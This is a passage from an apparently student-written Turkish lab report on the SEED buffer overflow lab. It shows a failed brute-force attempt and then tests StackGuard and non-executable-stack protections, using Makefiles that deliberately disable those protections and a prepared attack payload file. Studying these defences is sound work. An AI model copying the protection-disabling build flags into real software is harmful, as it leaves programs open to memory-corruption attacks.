Yönergede brute-force saldırısının 10 dakika kadar bir sürede kök hakkını ele geçirmesi beklenmektedir. Bu aşamada birçok denemeye rağmen bağlantı kurulmamış ve kök hakkı elde edilememiştir.

```

40 minutes and 57 seconds elapsed.
The program has been running 23091 times so far.
40 minutes and 57 seconds elapsed.
The program has been running 23092 times so far.
^C

```

H. Diğer Karşı Önlemler ile Denemeler

1) *StackGuard Koruması:* Gcc gibi birçok derleyici, arabellek aşırı akışlarını önlemek için StackGuard adlı bir güvenlik mekanizması uygulamaktadır. Bu korumanın varlığında, arabellek taşması saldırıları çalışmaz. Şimdiye kadar sağlanan savunmasız programlar, StackGuard koruması etkinleştirilmeden derlenmiştir [2]. Bu aşamada tekrar açılarak saldırıyı nasıl etkilediği gözlemlenecektir.

Kurulum ile birlikte gelen server-code/makefile dosyasının içeriği değiştirildi. "FLAGS" satırında kapalı bulunan stackguard koruması yeni bir "FAGSESP" oluşturularak aktif hale getirildi. Makefile dosyası tekrar derlenerek içeriği güncellendi. Badfile dosyası server 1'e gönderilerek taşma gerçekleştirme denendi ancak koruma aktif olduğu için işlem yapılamadan kesildi.

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ls
Makefile  server  server.c  stack.c  stack-L1  stack-L2  stack-L3  stack-L4

```

Makefile	exploit1.py
1 FLAGS = -z execstack -fno-stack-protector	
2 FLAGS_32 = -static -m32	
3 TARGET = server stack-L1 stack-L2 stack-L3 stack-L4	
4	

Makefile	exploit1.py	b
1 FLAGS = -z execstack -fno-stack-protector		
2 FLAGSESP = -z execstack		
3 FLAGS_32 = -static -m32		
4 TARGET = server stack-L1 stack-L2 stack-L3 stack-L4		
5		
6 L1 = 100		
7 L2 = 180		
8 L3 = 200		
9 L4 = 80		
10		
11 all: \$(TARGET)		
12		
13 server: server.c		
14 gcc -o server server.c		
15		
16 stack-L1: stack.c		
17 gcc -DBUF_SIZE=\$(L1) -DSHOW_FP \$(FLAGS) \$(FLAGS_32) -o \$@ stack.c		
18		
19 stack-L1ESP: stack.c		
20 gcc -DBUF_SIZE=\$(L1) -DSHOW_FP \$(FLAGSESP) \$(FLAGS_32) -o \$@ stack.c		
21		

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ make stack-L1ESP
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L1ESP stack.c

```

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ls
Makefile  server  server.c  stack.c  stack-L1  stack-L2  stack-L3  stack-L4
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ make stack-L1ESP
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L1ESP stack.c
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ls
Makefile  server.c  stack-L1  stack-L2  stack-L4
server  stack.c  stack-L1ESP  stack-L3
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$

```

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ cp ../attack-code/badfile .
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ls
badfile  server  stack.c  stack-L1ESP  stack-L3
makertile server.c  stack-L1  stack-L2  stack-L4
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffff9514b8
Buffer's address inside bof(): 0xffff951448
Segmentation fault (core dumped)
nthal@nthal-VirtualBox:~/Downloads/Labsetup/server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffff761b8
Buffer's address inside bof(): 0xffff76148
*** stack smashing detected ***: terminated
Aborted (core dumped)

```

2) *Yürütülebilir Olmayan Stack Koruması:* Ubuntu'da, programların (ve paylaşılan kütüphanelerin) ikili görüntüleri, çalıştırılabilir yığınlar ihtiyacı duyup duymadıklarını, yani program başlığındaki bir alanı işaretlemeleri gerekir gerektirmediğini bildirmelidir. Çekirdek veya dinamik bağlayıcı, bu çalışan programın yığınının çalıştırılabilir mi yoksa çalıştırılmaz mı yapılacağına karar vermek için bu işaretlemeyi kullanır. Bu işaretleme, varsayılan olarak yığını çalıştırılmaz hale getiren gcc tarafından otomatik olarak yapılır [2]. Bu görevde yığını çalıştırılmaz hale getirilerek deney gerçekleştirilecektir.

Kurulum ile birlikte gelen shellcode/makefile dosyası içerisinde bulunan stack koruması açıldı. "Kabuk Kodun Tanınması" aşamasında derlenerek başarılı şekilde çıktı veren a32.out ve a64.out dosyalarına tekrar erişim denendi ancak stack koruması sebebiyle "Segmentation fault (core dumped)" hatası alındı.

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup$ cd shellcode/
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md  shellcode_64.py
a64.out  codefile_32        Makefile     shellcode_32.py

```

Makefile	exploit1.py
1	
2 all:	
3 gcc -m32 -z execstack -o a32.out call_shellcode.c	
4 gcc -z execstack -o a64.out call_shellcode.c	
5	
6 clean:	
7 rm -f a32.out a64.out codefile_32 codefile_64	
8	

*Makefile	exploit1.py
1	
2 all:	
3 gcc -m32 -o a32.out call_shellcode.c	
4 gcc -o a64.out call_shellcode.c	
5	
6 clean:	
7 rm -f a32.out a64.out codefile_32 codefile_64	
8	

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup$ cd shellcode/
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md  shellcode_64.py
a64.out  codefile_32        Makefile     shellcode_32.py
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)

```

BULGULAR

4 farklı server ve 3 farklı güvenlik önlemi ile deney gerçekleştirilen bu çalışmada, güvenlik önlemleri kapalıyken saldırılar kolay bir şekilde gerçekleştirilebilirken, farklı koruma ve güvenlik yöntemleri aktive edildiğinde saldırıların engellendiği ve yapılamadığı gözlemlenmiştir. Server 2 saldırısı için gizlenen ebp değerinin buffer size'ı bulmayı engellediği, bu yüzden saldırının bir seyiye daha zorlaştığı çıkarımına varılmıştır.

SONUÇ

Bu çalışmada, SEED Lab2.0 - Buffer Overflow Attack yönergesinde verilen adımlar eksiksiz şekilde tamamlanarak 32 bit ve 64 bit üzerinde, korumalı ve korumasız ayarlarda buffer overflow saldırıları gerçekleştirilmiştir. Buffer Overflow nedir, sebep olabileceği güvenlik açıkları nedir, bu açıklardan nasıl faydalanılabilir ve karşıtı olarak saldırılar nasıl engellenebilir sorularının uygulamalı olarak cevapları aranmıştır. Güvenlik önlemlerinin açık olduğu bir sistemde buffer overflow saldırılarının gerçekleştirilebilme ihtimali ve yöntemleri gelecekteki çalışmalarda incelenebilecek ucu açık bir soru olarak kalmıştır.

KAYNAKLAR

- [1] <https://www.imperva.com/learn/application-security/buffer-overflow/>
- [2] SEED Labs – Buffer Overflow Attack Lab (Server Version)
- [3] S. M. Alzahrani, "Buffer Overflow Attack and Defense Techniques," International Journal of Computer Science and Network Security, vol. 21, no. 12, pp. 207–212, Dec. 2021.
- [4] C. Cowan, F. Wagle, Calton Pu, S. Beattie and J. Walpole, "Buffer overflows: attacks and defenses for the vulnerability of the decade," Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00, 2000, pp. 119-129 vol.2, doi: 10.1109/DISCEX.2000.821514.
- [5] Deckard J., "Defeating Overflow Attacks", GSEC Practical Assignment Version 1.4b.
- [6] <https://www.ibm.com/docs/tr/aix/7.3?topic=i-ifconfig-command>
- [7] Nicula, Ștefan, and Răzvan Daniel Zota. "Exploiting stack-based buffer overflow using modern day techniques." Procedia Computer Science 160 (2019): 9-14